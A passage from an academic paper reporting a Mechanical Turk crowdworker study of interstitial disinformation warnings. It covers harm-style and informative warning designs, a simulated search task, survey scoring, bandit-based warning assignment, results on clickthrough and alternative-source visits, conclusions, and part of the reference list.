For both groups of warnings, we generated several options for icons, titles, and messages. We then created candidate designs by choosing combinations of these elements and inserting them into the layout template.

Informative Warnings We designed the informative warnings to be visually nonthreatening and clearly explanatory in their messages (see Figure 3a). The warnings included one of two icons—either a generic exclamation point icon or a policeman silhouette—and displayed black text against a white background. The warning messages explained the nature and consequences of disinformation in varying detail: some explicitly defined the term "disinformation," some asserted that "experts" had labeled the site as containing "false or misleading" information, and others provided clear guidance on how to behave ("finding alternative sources of information").

Harm Warnings The harm warnings contained less text and used forceful language, colors, and icons to suggest a serious threat (see Figure 3b). The warnings used either a skull-and-crossbones icon or a policeman icon, and the content was colored white against a red background. The most extreme warning design simply said: "WARNING: This website is dangerous." The other three warning designs were titled "Security Alert" and indicated in their messages that the threat had to do with information quality.

4.2 Task Design

We aimed to keep procedures for the crowdworker study as similar to the laboratory study as possible, but the different setting and research questions necessitated three changes.

First, because crowdworkers participate remotely and use their own computers, we could not easily measure their browsing, insert warnings, or control search queries or results. Instead of using live Google searches, we developed a web application to guide participants through the experiment and realistically simulate a search engine (Figure 4). We populated results for each query from real Google results for the query, including the snippet for each search result. In order to simulate the story page after clicking a search result—and to ensure that participants saw the same content—we used full-page screenshots of story pages. Participants could browse these screenshots similar to real webpages (Figure 5). Unlike in the laboratory study, we specified the queries to use and did not direct participants to specific sources.

Second, crowdworkers participated in our study to earn a wage. This is a very different motivation than that of our laboratory subjects. Crowdworkers may be more focused on completing the task quickly (in order to earn the task fee) than on engaging meaningfully with the study and behaving as "good" research participants. One way we addressed the risk was to ensure that only workers with track records of submitting quality work participated in the study (see Section 4.6). We also offered a bonus of $1 (43% of the base fee) to participants who correctly answered all four search questions. The bonus incentivized crowdworkers to engage with the tasks, read instructions carefully, seek accurate information, and take disinformation warnings seriously.

Finally, we used a series of surveys in lieu of directly observing participants and conducting interviews. Each participant completed a pre-task survey about their partisan alignment, surveys in each round about their behavior and perception of the warning, and a post-task demographic survey.[9]

Search Tasks As in the laboratory study, we selected facts for participants to retrieve that were reported by multiple sources and were obscure enough that participants would likely be unfamiliar with the topic or sources. We also ensured that all search results came from news outlets and that no two results came from the same outlet, giving participants a greater variety of choices for sources of information. All four tasks pertained to events in the U.S. to make the topics more relevant to our U.S.-based participant population. We also designed the treatment tasks to cover political scandals, so that participants would find it plausible that news outlets might publish disinformation about these topics. Table 3 presents the queries for control and treatment rounds in the study.


Procedures After accepting our job on Amazon Mechanical Turk, participants navigated to our study web application. The landing page displayed instructions and a visual guide for the study user interface, then directed participants to begin the first search round.

Each round consisted of a research task where the participant used our simulated search engine to find a particular fact. The participant began on a generic search query page, which specified the fact to search for and the query to use (Figure 4).


[9] We provide survey details in supporting materials [100].

Table 2: We developed eight interstitial warning designs for the crowdworker study. Figure 3 shows sample designs.

	Harm (white on red background)				Informativeness (black on white background)			
ID	**h1**	**h2**	**h3**	**h4**	**i1**	**i2**	**i3**	**i4**
Icon	Skull	Skull	Policeman	Policeman	Exclamation	Policeman	Policeman	Exclamation
Title	WARNING	Security Alert	Security Alert	Security Alert	False or Misleading Content Warning	Fake News Warning	False or Misleading Content Warning	Fake News Warning
Primary message	This website is dangerous.	This website contains misleading or false information.	This website is dangerous.	This website contains misleading or false information.	This website presents itself as news, but it contains information that experts have identified to be false or misleading	This website contains misleading or false information.	This website contains misleading or false information.	This website presents itself as news, but it contains information that experts have identified to be false or misleading
Details	None	None	Consider finding alternative sources of information.	None	This website spreads disinformation: lies, half-truths, and non-rational arguments intended to manipulate public opinion. It can be difficult to tell the difference between real news and disinformation, but it poses a serious threat to national security, election integrity, and democracy.	This website spreads disinformation: lies, half-truths, and non-rational arguments intended to manipulate public opinion. It can be difficult to tell the difference between real news and disinformation, but it poses a serious threat to national security, election integrity, and democracy.	Consider finding alternative sources of information.	Consider finding alternative sources of information.



(a) Informative warning design *i2*



(b) Harm warning design *h3*

Figure 3: Examples of warning designs in the crowdworker study. Table 2 describes all eight warning designs.

When the participant submitted the query, our study application presented a search results page populated with eight results. Clicking on a result led to a story page containing the news article that the search result snippet described (Figure 5). These story pages were full-size screenshots of real news article webpages, allowing participants to scroll though and read the articles as if they were browsing the real webpages.

Three of the results in each round were *target results*: the search result snippets clearly pertained to the query topic, and the story pages contained articles that clearly provided the answer to the task question. The other five results were *nontarget results*, which linked to story pages that did not contain the answer. Some nontarget results could be readily identified as irrelevant from the results page snippet (i.e., they

Table 3: The crowdworker study involved two control rounds and two treatment rounds. We report outcomes in Table 4.

Round	Participant Instructions
Control 1	A train from the Massachusetts Bay Transportation Authority derailed in Boston on June 8. Please find the color of the line that the train was on using the query "MBTA derailment."
Control 2	In Alabama, the Muscogee tribe filed a lawsuit over a casino that was built on sacred ground. Please find the name of the casino using the query "muscogee nation casino lawsuit."
Treatment 1	Please find the names of the two Clatskanie School Board members who were recalled in May 2018 using the query "clatskanie school board recall."
Treatment 2	Mike Sanders, the Executive of Jackson County, Kansas, was sentenced to prison in 2018 for embezzlement. Please find the name of the political party to which he belonged using the query "mike sanders jackson county."

contained some search terms but in a different context), while other nontarget results were germane to the query topic but the story page did not contain the answer to the task question. We ordered search results so that the target results would be easy to find: the top result was always a target result, and the other two target results appeared randomly within the top five results. The rest of the results appeared in random order.

On each story page, an instruction box repeated the question and allowed submitting an answer or returning to the search results. If the participant returned to the results, each result they previously clicked was grayed out and disabled.

In treatment rounds, the participant saw an interstitial warning the first time they clicked a target result. Our multi-armed bandit algorithm (Section 4.5) selected the warning design that the participant encountered. All warnings included two buttons: "Go back" or "Dismiss and continue." If the user clicked "Go back" or the browser back button, they returned to the search results. The user did not encounter a warning when they clicked on any other result. If the user clicked "Dismiss and continue," they were taken to the story page, where they could submit an answer or return to the search results.

When the participant submitted an answer, they were presented with a survey about why they chose particular search results. This survey was a misdirection to maintain the false premise that the experiment was studying search engine usage. In control rounds, submitting the survey led to the next round. In treatment rounds, the next page was a second survey, designed to capture whether the participant comprehended the purpose of the warning and whether the participant perceived a risk of harm (see Section 4.3). This survey also included an attention check question so that we could discard responses from participants who did not carefully read the instructions.

After completing all four rounds, participants were navigated to a final demographic survey, then compensated.

4.3 Measuring Participant Perceptions

After each treatment round, we presented a survey to measure whether the participant comprehended the warning or perceived a risk of harm. We developed the survey questions based on our laboratory results and small-scale pilot studies.

Informativeness We designed three survey questions to measure whether participants comprehended the purpose of a warning. Recall that in our laboratory study, participants who misunderstood a warning typically believed the warning was related to malware or another security threat. We grounded our informativeness questions in this observation, asking participants to indicate whether the warning was about three topics: malware (incorrect), information theft (incorrect), and disinformation (correct). The survey presented the following statements to participants and asked about agreement on a 5-point Likert scale ("Strongly disagree" to "Strongly agree").

- $info_1$: The warning said that this site is trying to install malware.
- $info_2$: The warning said that this site is trying to steal my information.
- $info_3$: The warning said that this site contains false or misleading information.

We used the survey responses to compute an informativeness score $i_{p,w}$ in the range $[-2,2]$, which captured participant p's certainty that warning w was about disinformation. $i_{p,w} = 2$ if p "strongly agreed" that w was about false or misleading information and "strongly disagreed" that w was about malware and stealing information. For each point deviation from these "correct" responses on the Likert scales, we reduced $i_{p,w}$ by 1, resulting in a lower score when the participant was uncertain in their answer or had an incorrect understanding of the warning. The scoring formula was:

$$i_{p,w} = max(-2,\ info_3 - info_2 - info_1 - 1)$$

Harm We designed two survey questions to measure whether a warning caused a participant to perceive a risk of harm. The survey asked about agreement with the following statements, using the same 5-point Likert scale as above.

- $harm_1$: After seeing the warning, I believe the website may harm me if I visit it.
- $harm_2$: After seeing the warning, I believe the website may harm other people who visit it.

The two questions distinguish between personal harm (the first question) and societal harm (the second question). Recall that in our laboratory study, we identified personal harm as a possible mechanism of effect for disinformation warnings.




Figure 4: Each round of the crowdworker study began on this search page.




Figure 5: Clicking on a search result led the participant to a story page containing a screenshot of a real news webpage, instructions, and buttons to submit an answer or navigate back.

We found when piloting our crowdworker study that participants routinely conflated personal and societal harm when answering survey questions. We expressly asked about these two types of harm to ensure clarity for participants, and we solely used the personal harm response in our analysis. We computed the harm score $h_{p,w}$ for participant p and warning w by projecting their $harm_1$ response into the range $[-2,2]$:

$$h_{p,w} = harm_1 - 3$$

4.4 Measuring Participant Behaviors

We measured the same behavioral outcomes as in the laboratory study (Section 3.4): clickthrough rate (CTR) and alternative visit rate (AVR). CTR represents the proportion of warning encounters where the participant clicked "Dismiss and continue." AVR measures how often participants clicked on more than one source before submitting an answer. We recorded an alternative visit in a control round when the participant visited more than one story page, and we recorded an alternative visit in a treatment round when the participant visited a different story page after encountering a warning (regardless of whether the the participant clicked through). Measuring AVR in control and treatment rounds enables us to estimate the warning's effect with respect to a base rate.

4.5 Assigning Warnings

In order to answer our research questions about mechanisms of effect (RQ2 and RQ3), we measured for differences in behavioral effects between the warnings that achieved the highest and lowest mean scores for informativeness and harm.

The standard method for comparing effect sizes between treatments is a randomized controlled trial, in which participants are randomly assigned to treatments (often in equal numbers). The key variable determining how many observations are needed is the estimated difference in effect size between treatments. If this difference is small, the study will require a large number of observations for each treatment to achieve statistically significant confidence.

When designing our study, we observed that the difference in effect sizes between treatments could be small, meaning that a large sample size could be necessary to evaluate our hypotheses. Our observations were expensive, however, and although we were testing 16 different conditions (8 warning treatments with 2 score outcomes each), we were only interested in comparing the effects of 4 conditions (with the top and bottom mean scores for each outcome). We therefore sought a method to efficiently assign participants to warnings so that the top- and bottom-scoring warnings achieved high confidence levels, but the other warnings (which we would not use in our hypothesis tests) would receive fewer observations and therefore consume fewer experimental resources.

In this study, we used an adaptive bandit algorithm to assign participants to warnings based on observations of previous participants. With each new observation, bandit algorithms update the probability of each condition in a study according to some *reward function* that aligns with the researchers' scientific goals [106]. Bandits have been widely used in clinical trials, software design optimization, and political opinion research [107–109]. We discuss the full details of our multi-armed bandit implementation in supporting materials [100].

The reward function in our adaptive experiment preferred disinformation warnings that achieved high and low mean scores for informativeness and harm. For the first $n = 80$ participants, the algorithm assigned all warnings equally. For the remaining participants, the reward function prioritized warnings with the highest and lowest mean scores for informativeness and harm. As the bandit algorithm iterated, maximum and minimum scoring warnings emerged, and the algorithm improved our confidence in the mean scores for these warnings by prioritizing them for presentation to participants.

4.6 Participant Recruiting

We collected data from 250 Amazon Mechanical Turk workers who were based in the U.S. and had completed more than 5,000 jobs with an approval rate above 97%. We discarded data from 12 workers who failed an attention check question, leaving a sample population of 238. The population was roughly two-thirds male and over half of participants were between the ages of 30 and 49. The majority consumed

news media at least five days a week and paid somewhat close attention to politics and current events. We provide full population demographics in supporting materials [100].

Recruiting and consent materials described the study as related to search engine use and did not mention warnings or disinformation. We estimated the total task duration as 15-20 minutes and compensated participants $2.33 with the opportunity to earn a $1 bonus (43%) for retrieving the correct answer for all four queries.[10] If a participant abandoned the task partway through or exceeded a 2-hour time limit, we discarded their data and recruited a replacement participant.

Our study was approved by the Princeton University IRB.

4.7 Results

We preregistered our analysis methods [100]. We computed mean ratings and 95% confidence intervals for informativeness and harm scores (Figure 6). For each political alignment and mechanism of effect, we identified the two warnings with the highest and lowest mean scores (Table 4).[11] We then conducted statistical tests comparing the AVR between these two warnings.[12] We treated clickthroughs and alternative visits as samples drawn from binomial distributions.[13] For tests with large sample sizes, we used a z-test because a normal distribution approximates a binomial distribution; when the sample size was small, we used Fisher's exact test.

Informativeness We found that *i3* had a very high mean informativeness score for liberal participants (1.41 on the scale $[-2,2]$). *i2* and *i4* also had high, consistent informativeness scores for liberals. As for conservative participants, we found much lower mean informativeness scores for every warning we designed to be informative. *i4* had the highest mean score (0.88). The next most informative warning for conservatives was *h4*, which we had intended to convey a risk of harm.

The least informative warning was *h1*, which achieved consistent, extremely low informativeness scores from both liberals and conservatives. *h1* was the most extreme warning in the harm category; the only text it contained was "WARNING: This website is dangerous."

Harm *h1* had the highest mean score for evoking fear of harm among liberals (1.18), with high confidence. We also found that *h1* had a high mean harm score for conservatives, but *h3* had a slightly higher score (1.15).

i4 had the lowest mean harm score for both political alignments, with a fairly low score among liberals (-0.76) and a more neutral score among conservatives (-0.2).

CTR The cumulative CTR across all treatments was 16%, which was noticeably lower than what we observed for interstitial warnings in the laboratory (40%). No individual warning in this study demonstrated a higher CTR than the interstitial warning we tested in the laboratory.

Table 4: We report alternative visit rates (AVR), clickthrough rates (CTR), and mean informativeness ($\bar{i}$) and harm ($\bar{h}$) scores with 95% confidence intervals.

	Liberal					Conservative				
	#	AVR	CTR	$\bar{i}$	$\bar{h}$	#	AVR	CTR	$\bar{i}$	$\bar{h}$
Control	318	20%	–	–	–	158	16%	–	–	–
Treatment	318	87%	16%	–	–	158	85%	17%	–	–
Selected treatments										
h1	120	85%	18%	-1.94 ± 0.06	1.18 ± 0.18	46	83%	17%	-1.91 ± 0.11	–
h3	73	84%	18%	–	–	27	81%	22%	–	1.15 ± 0.46
i3	39	87%	13%	1.41 ± 0.43	–	10	90%	10%	–	–
i4	17	82%	12%	–	-0.76 ± 0.69	25	76%	24%	0.88 ± 0.69	-0.2 ± 0.62

AVR The AVR across all treatments was 86%, compared to 19% in control rounds. We used a one-sided z-test to evaluate if this difference was significant, and we found strong support for the hypothesis that the AVR in treatment rounds was greater than the AVR in control rounds ($p = 1.48e^{-111}$).

We tested whether there was a significant difference in AVR between the top- and bottom-scoring warnings for informativeness within the liberal and conservative groups. For liberals, we used a one-sided z-test and failed to reject the null hypothesis that the AVR of the top-scoring warning was less than or equal to the AVR of the bottom-scoring warning ($p = 0.27$). For conservatives, we used a one-tailed Fisher's exact test (due to the small sample size of conservative participants) and also failed to reject the null hypothesis ($p = 0.54$).

Next, we tested for an AVR difference between the top- and bottom-scoring warnings for harm. We failed to reject both null hypotheses, with a one-sided z-test for liberals ($p = 0.41$) and a one-tailed Fisher's test for conservatives ($p = 0.74$).

4.8 Discussion

We found that interstitial warnings have a strong effect on user behavior, confirming our laboratory study results (RQ1).

The results for warning informativeness were inconclusive (RQ2). We demonstrated that interstitial disinformation warnings can effectively inform users that a website may contain disinformation; we identified warning designs that scored well on average for informing participants. Conveying that a website may contain disinformation can prompt users to think critically about the website's trustworthiness, and critical thinking is an important predictor of a user's ability to correctly judge the accuracy of information [105, 110]. We did not, however, find evidence that informative warnings have a greater effect on user behavior than uninformative warnings.

The results for warnings conveying a risk of harm were similarly inconclusive (RQ3). We found that warning design can

[10] We expected that nearly all participants would qualify, and 81.5% did.

[11] Our preregistered methods also included a non-overlapping 95% confidence interval criterion, but it did not affect our warning selection.

[12] We did not conduct statistical tests on warning CTRs, because our research questions focused on seeking alternative sources of information.

[13] We assumed independence between warning treatments for a participant.




Figure 6: Mean informativeness and harm scores, with 95% confidence intervals, for liberals and conservatives.

effectively convey a risk of harm, but we did not find evidence that better conveying a risk of harm affects user behavior.

We hypothesize that the user experience friction introduced by interstitial warnings may be an important causal factor for changes in user behavior.[14] We found evidence for friction as a mechanism of effect in our laboratory study (Section 3.7.1), but we did not test the theory in the crowdworker study.

Our results for RQ1 and RQ2 pose a possible speech dilemma: interstitial disinformation warnings can effectively inform users, but whether a user is informed may have little relation to how they behave in response to warnings.

Finally, we did not find evidence that partisanship moderates warning perceptions or behaviors (RQ4). Figure 6 shows that warning scores were generally similar for liberal and conservative participants, and Table 4 shows that CTRs and AVRs were also close between the groups.

Limitations There may be variables we did not measure that moderate the relationships between warning designs, participant perceptions, and behavior. Detailed qualitative methods, like in our laboratory study, can surface these variables—but are challenging to implement in a crowdworker study.

We also note that while our crowdworker sample was more diverse than our laboratory sample, neither sample was representative of the U.S. population. The behavioral effects we observed were fairly consistent across demographic groups, though. Our study population only included individuals located in the U.S.; cross-cultural research is needed to understand if the effects we observed apply globally.

5 Conclusion

In this section, we provide recommendations for future evaluation and deployment of disinformation warnings.

5.1 Directions for Future Research

Future work could explore the role of user experience friction in disinformation warnings. We found limited evidence that friction is an important factor in our laboratory study. The results from our crowdworker study also suggest that friction—rather than informativeness or conveying a risk of harm—may be the predominant cause of warning behavioral effects. We did not test friction as a mechanism of effect in our crowdworker study, and our results do not conclusively rule out the mechanisms of effect we did examine. But our results are strongly suggestive, and friction merits further study.

Future work could also evaluate other types of interstitial warnings and interstitial warnings in other contexts, especially social media. Platforms are already deploying warning popups that a user must dismiss, as well as warning overlays that obscure content until the user clicks [111, 112].

Another promising direction is evaluating how interstitial warnings interact with factors known to impact warning adherence and receptivity to disinformation. These factors include repetition of warnings [10, 15, 18, 20, 103], user age and digital literacy [113, 114], user tendency toward cognitive reflection [110, 115, 116], repeated exposure to inaccurate information [19, 83], and whether that information aligns with user political preferences [114, 117, 118].

A final direction for future study is exploring possible unintended consequences of interstitial disinformation warnings. These warnings could create an implied truth effect [87], generally undermine trust in online content [83]), cause concern about the warning provider, or lead to warning fatigue [20].

5.2 Informing Platform Disinformation Warnings

Interstitial warnings can be effective tools for countering disinformation. Compared to contextual warnings, interstitial designs are much more noticeable for users and much more capable of informing users about disinformation. Platforms that use contextual warnings for disinformation should be aware that their warnings may have minimal effects.

Going forward, platforms should follow evidence-based approaches for developing and deploying disinformation warnings. By conducting internal evaluations, collaborating with independent researchers, and releasing data, platforms can significantly advance their ability to counter disinformation with warnings—just like software vendors have done for over a decade to advance security warnings [10, 13–15, 17, 19].

Acknowledgments

We thank Marshini Chetty and Elissa Redmiles for valuable early feedback on this work. Simone Fischer-Hübner provided thoughtful shepherding for our paper.

[14] Another possible explanation is a substitution effect in our analysis. The uninformative warnings we examine, for example, could be effective at conveying risk of harm. Future work on the role of friction in disinformation warnings could also shed light on this issue.

References

[1] Samantha Bradshaw and Philip N. Howard. *The Global Disinformation Order: 2019 Global Inventory of Organised Social Media Manipulation*. Tech. rep. University of Oxford, Sept. 26, 2018. URL: https://comprop.oii.ox.ac.uk/wp-content/uploads/sites/93/2019/09/CyberTroop-Report19.pdf.

[2] Diego A. Martin, Jacob N. Shapiro, and Michelle Nedashkovskaya. "Recent Trends in Online Foreign Influence Efforts". In: *Journal of Information Warfare (JIW)* 18 (3 2019). URL: https://esoc.princeton.edu/publications/trends-online-influence-efforts.

[3] Adam Mosseri. *Addressing Hoaxes and Fake News*. Facebook Newsroom. Dec. 15, 2016. URL: https://about.fb.com/news/2016/12/news-feed-fyi-addressing-hoaxes-and-fake-news/ (visited on 06/03/2020).

[4] Justin Kosslyn and Cong Yu. *Fact Check Now Available in Google Search and News Around the World*. Google Official Blog. July 2017. URL: https://www.blog.google/products/search/fact-check-now-available-google-search-and-news-around-world/ (visited on 03/05/2020).

[5] Microsoft Bing. *Bing Adds Fact Check Label in SERP to Support the ClaimReview Markup*. Bing Blogs. Sept. 14, 2017. URL: https://www.blog.google/products/search/fact-check-now-available-google-search-and-news-around-world/ (visited on 03/05/2020).

[6] Davey Alba and Kate Conger. *Twitter Moves to Target Fake Videos and Photos*. New York Times. Feb. 2020. URL: https://www.nytimes.com/2020/02/04/technology/twitter-fake-videos-photos-disinformation.html (visited on 04/18/2020).

[7] Taylor Hatmaker. *Twitter Adds a Warning Label Fact-Checking Trump's False Voting Claims*. TechCrunch. May 26, 2020. URL: https://techcrunch.com/2020/05/26/twitter-trump-labels-fact-checking-tweet/ (visited on 06/03/2020).

[8] Min Wu, Robert C Miller, and Simson L Garfinkel. "Do Security Toolbars Actually Prevent Phishing Attacks?" In: *Proceedings of the 2006 ACM SIGCHI Conference on Human Factors in Computing Systems (CHI)*. Apr. 2006. DOI: 10.1145/1124772.1124863.

[9] Serge Egelman, Lorrie Faith Cranor, and Jason Hong. "You've Been Warned: An Empirical Study of the Effectiveness of Web Browser Phishing Warnings". In: *Proceedings of the 2008 ACM SIGCHI Conference on Human Factors in Computing Systems (CHI)*. Apr. 2008. DOI: 10.1145/1357054.1357219.

[10] Devdatta Akhawe and Adrienne Porter Felt. "Alice in Warningland: A Large-Scale Field Study of Browser Security Warning Effectiveness". In: *Proceedings of the 22nd USENIX Security Symposium (USENIX Security)*. Aug. 2013. URL: https://dl.acm.org/doi/10.5555/2534766.2534789.

[11] Joshua Sunshine et al. "Crying Wolf: An Empirical Study of SSL Warning Effectiveness". In: *Proceedings of the 18th USENIX Security Symposium (USENIX Security)*. Aug. 2009. URL: https://dl.acm.org/doi/abs/10.5555/1855768.1855793.

[12] Marian Harbach et al. "Sorry, I Don't Get It: An Analysis of Warning Message Texts". In: *Proceedings of the 17th International Conference on Financial Cryptography and Data Security (FC)*. Vol. 7859. Lecture Notes in Computer Science (LNCS). Apr. 2013. DOI: 10.1007/978-3-642-41320-9_7.

[13] Adrienne Porter Felt et al. "Experimenting at Scale with Google Chrome's SSL Warning". In: *Proceedings of the 2014 ACM SIGCHI Conference on Human Factors in Computing Systems (CHI)*. Apr. 2014. DOI: 10.1145/2556288.2557292.

[14] Adrienne Porter Felt et al. "Improving SSL Warnings: Comprehension and Adherence". In: *Proceedings of the 2015 ACM SIGCHI Conference on Human Factors in Computing Systems (CHI)*. Apr. 2015. DOI: 10.1145/2702123.2702442.

[15] Joel Weinberger and Adrienne Porter Felt. "A Week to Remember: The Impact of Browser Warning Storage Policies". In: *Proceedings of the 12th Symposium On Usable Privacy and Security (SOUPS)*. June 2016. URL: https://dl.acm.org/doi/abs/10.5555/3235895.3235898.

[16] Malkin, Nathan and Mathur, Arunesh and Harbach, Marian and Egelman, Serge. "Personalized Security Messaging: Nudges for Compliance with Browser Warnings". In: *Proceedings of the EuroUSEC 2017 – The 2nd European Workshop on Usable Security*. Apr. 2017. DOI: 10.14722/eurousec.2017.23008.

[17] Robert W. Reeder et al. "An Experience Sampling Study of User Reactions to Browser Warnings in the Field". In: *Proceedings of the 2018 ACM SIGCHI Conference on Human Factors in Computing Systems (CHI)*. Apr. 2018. DOI: 10.1145/3173574.3174086.

[18] Serge Egelman and Stuart E. Schechter. "The Importance of Being Earnest (in Security Warnings)". In: *Proceedings of the 17th International Conference on Financial Cryptography and Data Security (FC)*. Vol. 7859. Lecture Notes in Computer Science (LNCS). Apr. 2013. DOI: 10.1007/978-3-642-39884-1_5.

[19] Hazim Almuhimedi et al. "Your Reputation Precedes You: History, Reputation, and the Chrome Malware Warning". In: *Proceedings of the 10th Symposium On Usable Privacy and Security (SOUPS)*. June 2014. URL: https://dl.acm.org/doi/10.5555/3235838.3235848.

[20] Cristian Bravo-Lillo et al. "Harder to Ignore? Revisiting Pop-Up Fatigue and Approaches to Prevent It ". In: *Proceedings of the 10th Symposium On Usable Privacy and Security (SOUPS)*. June 2014. URL: https://dl.acm.org/doi/abs/10.5555/3235838.3235847.

[21] Mustafa Emre Acer et al. "Where the Wild Warnings Are: Root Causes of Chrome HTTPS Certificate Errors". In: *Proceedings of the 24th ACM SIGSAC Conference on Computer and Communications Security (CCS)*. Oct. 2017. DOI: 10.1145/3133956.3134007.

[22] Michela Del Vicaro et al. "The Spreading of Misinformation Online". In: *Proceedings of the National Academy of Sciences (PNAS)* 113 (3 Jan. 2016). DOI: 10.1073/pnas.1517441113.

[23] Hunt Allcott and Matthew Gentzkow. "Social Media and Fake News in the 2016 Election". In: *Journal of Economic Perspectives (JEP)* 31.2 (2017). DOI: 10.1257/jep.31.2.211.

[24] Hunt Allcott, Matthew Gentzkow, and Chuan Yu. "Trends in the Diffusion of Misinformation on Social Media". In: *Research and Politics* 6 (2 2019). DOI: 10.1177/2053168019848554.

[25] Peter Burger et al. "The Reach of Commercially Motivated Junk News on Facebook". In: *PLoS One* 14 (8 Aug. 2019). DOI: 10.1371/journal.pone.0220446.

[26] Andrew M. Guess, Brendan Nyhan, and Jason Reifler. "Exposure to Untrustworthy Websites in the 2016 US Election". In: *Nature Human Behavior* (Mar. 2020). DOI: 10.1038/s41562-020-0833-x.

[27] Arkaitz Zubiaga et al. "Analysing How People Orient to and Spread Rumours in Social Media by Looking at Conversational Threads". In: *PLoS One* 11 (3 Mar. 2016). DOI: 10.1371/journal.pone.0150989.

[28] Philip N. Howard et al. *Social Media, News and Political Information During the US Election: Was Polarizing Content Concentrated in Swing States?* 2018. arXiv: 1802.03573 [cs.SI].

[29] Chengcheng Shao et al. "The Spread of Low-Credibility Content by Social Bots". In: *Nature Communications* (Nov. 2018). DOI: 10.1038/s41467-018-06930-7.

[30] Soroush Vosoughi, Deb Roy, and Sinan Aral. "The Spread of True and False News Online". In: *Science* 359.6380 (Mar. 9, 2018). DOI: 10.1126/science.aap9559.

[31] Srijan Kumar, Robert West, and Jure Leskovec. "Disinformation on the Web: Impact, Characteristics, and Detection of Wikipedia Hoaxes". In: *Proceedings of the 25th World Wide Web Conference (WWW)*. Apr. 2016. DOI: 10.1145/2872427.2883085.

[32] Daniel Bush and Alex Zaheer. *Bing's Top Search Results Contain an Alarming Amount of Disinformation*. Stanford Internet Observatory Blog. Dec. 27, 2019. URL: https://cyber.fsi.stanford.edu/io/news/bing-search-disinformation (visited on 05/15/2020).

[33] Adam Fourney et al. "Geographic and Temporal Trends in Fake News Consumption During the 2016 US Presidential Election". In: *Proceedings of the 26th ACM International Conference on Information and Knowledge Management (CIKM)*. Nov. 2017. DOI: 10.1145/3132847.3133147.

[34] Chengcheng Shao et al. "Anatomy of an Online Misinformation Network". In: *PLoS One* 13 (4 Apr. 2018). DOI: 10.1371/journal.pone.0196087.

[35] Adam Badawy, Kristina Lerman, and Emilio Ferrara. "Who Falls for Online Political Manipulation?" In: *Companion Proceedings of the The Web Conference (WWW) 2019*. May 2019. DOI: 10.1145/3308560.3316494.

[36] Alexandre Bovet and Hernán A. Makse. "Influence of Fake News in Twitter During the 2016 US Presidential Election". In: *Nature Communications* (Jan. 2019). DOI: 10.1038/s41467-018-07761-2.

[37] Nir Grinberg et al. "Fake News on Twitter During the 2016 U.S. Presidential Election". In: *Science* 363.6425 (Jan. 25, 2019). DOI: 10.1126/science.aau2706.

[38] Emilio Ferrara. "Disinformation and Social Bot Operations in the Run Up to the 2017 French Presidential Election". In: *First Monday* 22 (8 Aug. 2017). DOI: 10.2139/ssrn.2995809.

[39] Michele Cantarella, Nicolò Fraccaroli, and Roberto Volpe. *Does Fake News Affect Voting Behaviour?* Tech. rep. DEMB Working Paper Series n.146, June 12, 2019. URL: https://papers.ssrn.com/sol3/papers.cfm?abstract_id=3402913.

[40] Kate Starbird et al. "Ecosystem or Echo-System? Exploring Content Sharing Across Alternative Media Domains". In: *AAAI-ICWSM2018*. URL: https://www.aaai.org/ocs/index.php/ICWSM/ICWSM18/paper/view/17836.

